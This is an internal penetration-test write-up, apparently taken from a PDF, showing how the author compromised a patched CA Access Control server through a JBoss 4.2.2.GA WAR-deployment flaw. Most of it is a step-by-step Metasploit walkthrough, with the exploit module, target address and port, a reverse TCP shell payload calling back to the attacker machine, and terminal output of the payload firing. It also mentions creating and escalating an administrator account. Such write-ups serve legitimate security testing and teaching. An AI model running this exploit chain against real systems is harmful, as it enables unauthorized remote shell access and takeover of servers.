

Owning A CA Control ACCESS SERVER

Documented By:
Sanehdeep Singh
Saneh447@gmail.com

Owning A CA Control Access Server

During the Internal Penetration Testing in my company, I got a chance to do pen test on CA Control Access Server. It's very difficult task for me to get the shell of CA Access Control Server Shell because CA Server is fully patched (OS & Application Patches) and Symantec Endpoint Protection is installed on it.

CA Access Control Server (Target Machine)

- 1) CA Access Control installed on Windows Server 2008 and its IP Address is 192.168.42.61.
- 2) Windows Server 2008 is fully patched (OS & Application Patches).
- 3) Symantec Endpoint Protection is installed on it and fully updated.

Backtrack 5 R2 (Attacker Machine)

- 1) Attacker is using Metasploit for exploiting the Vulnerability.
- 2) IP Address of Attacker Machine is 192.168.42.62.


Vulnerability Found In CA Control Access Control Server

During the Information gathering part, I came to know that CA Control Access Control is using jboss-4.2.2.GA. I search on Google and I found one Metasploit exploit for the same. Jboss-4.2.2.GA is Vulnerable to JBoss Java Class DeploymentFileRepository WAR Deployment. I used the same exploit to owning a CA Access Control Server and I successfully get the shell of CA Access Control Server. After getting the shell I create a new user in CA Server and escalate his privilege to administrator.


Proof of Concept

CA Access Control Server (Target Machine)

1. Symantec Endpoint Protection is installed and fully updated on Target Machine.




2. Target Machine is fully patched and no updates are available for it.




Backtrack 5 R2 (Attacker Machine)

3. Attacker is using **multi/http/jboss_deploymentfilerepository** exploit available in Metasploit.
use exploit/multi/http/jboss_deploymentfilerepository
exploit/multi/http/jboss_deploymentfilerepository




- Attacker has to provide the IP address of target machine.

Set RHOST 192.168.42.61




- Attacker has to provide the port no of target machine on which vulnerable service is running.

Set RPORT 18080




- Attacker has to set the payload. Here I am using **generic/shell_reverse_tcp** payload. Payload is the actual code which runs after exploitation.

Set payload generic/shell_reverse_tcp




- Attacker has to provide the IP address of his own machine.

Set LHOST 192.168.42.62




- Now write exploit and Hit Enter. Now exploit will execute on target machine. If its successfully exploit the vulnerability, Our payload will execute on target machine and give shell to the attacker machine.



```
Backtrack 5 R2 - VMware Workstation
File Edit View VM Tabs Help
Backtrack 5 R2
Applications Places System Thu Jul 12, 4:03 PM
root@bt: ~
File Edit View Terminal Help
msf > use exploit/multi/http/jboss_deploymentfilerepository
msf exploit(jboss_deploymentfilerepository) > set RHOST 192.168.42.61
RHOST => 192.168.42.61
msf exploit(jboss_deploymentfilerepository) > set RPORT 18080
RPORT => 18080
msf exploit(jboss_deploymentfilerepository) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(jboss_deploymentfilerepository) > set LHOST 192.168.42.62
LHOST => 192.168.42.62
msf exploit(jboss_deploymentfilerepository) > exploit

[*] Started reverse handler on 192.168.42.62:4444
[*] Attempting to automatically detect the platform...
[*] SHELL set to cmd.exe
[*] Triggering payload at '/FWeDybVYJM/Csb3N2xh.jsp'...
[-] Execution failed on '/FWeDybVYJM/Csb3N2xh.jsp' [404 /FWeDybVYJM/Csb3N2xh.jsp], retrying...
```

- Here we get the shell of our target machine. It means we successfully exploit the vulnerable service running on target machine.




```
Backtrack 5 R2 - VMware Workstation
File Edit View VM Tabs Help
Backtrack 5 R2
Applications Places System Thu Jul 12, 4:04 PM
root@bt: ~
File Edit View Terminal Help
RPORT => 18080
msf exploit(jboss_deploymentfilerepository) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(jboss_deploymentfilerepository) > set LHOST 192.168.42.62
LHOST => 192.168.42.62
msf exploit(jboss_deploymentfilerepository) > exploit

[*] Started reverse handler on 192.168.42.62:4444
[*] Attempting to automatically detect the platform...
[*] SHELL set to cmd.exe
[*] Triggering payload at '/FWeDybVYJM/Csb3N2xh.jsp'...
[-] Execution failed on '/FWeDybVYJM/Csb3N2xh.jsp' [404 /FWeDybVYJM/Csb3N2xh.jsp], retrying...
[*] Successfully triggered payload at '/FWeDybVYJM/Csb3N2xh.jsp'.
[*] Undeploying /FWeDybVYJM/Csb3N2xh.jsp by deleting the WAR file via DeploymentFileRepository.remove()...
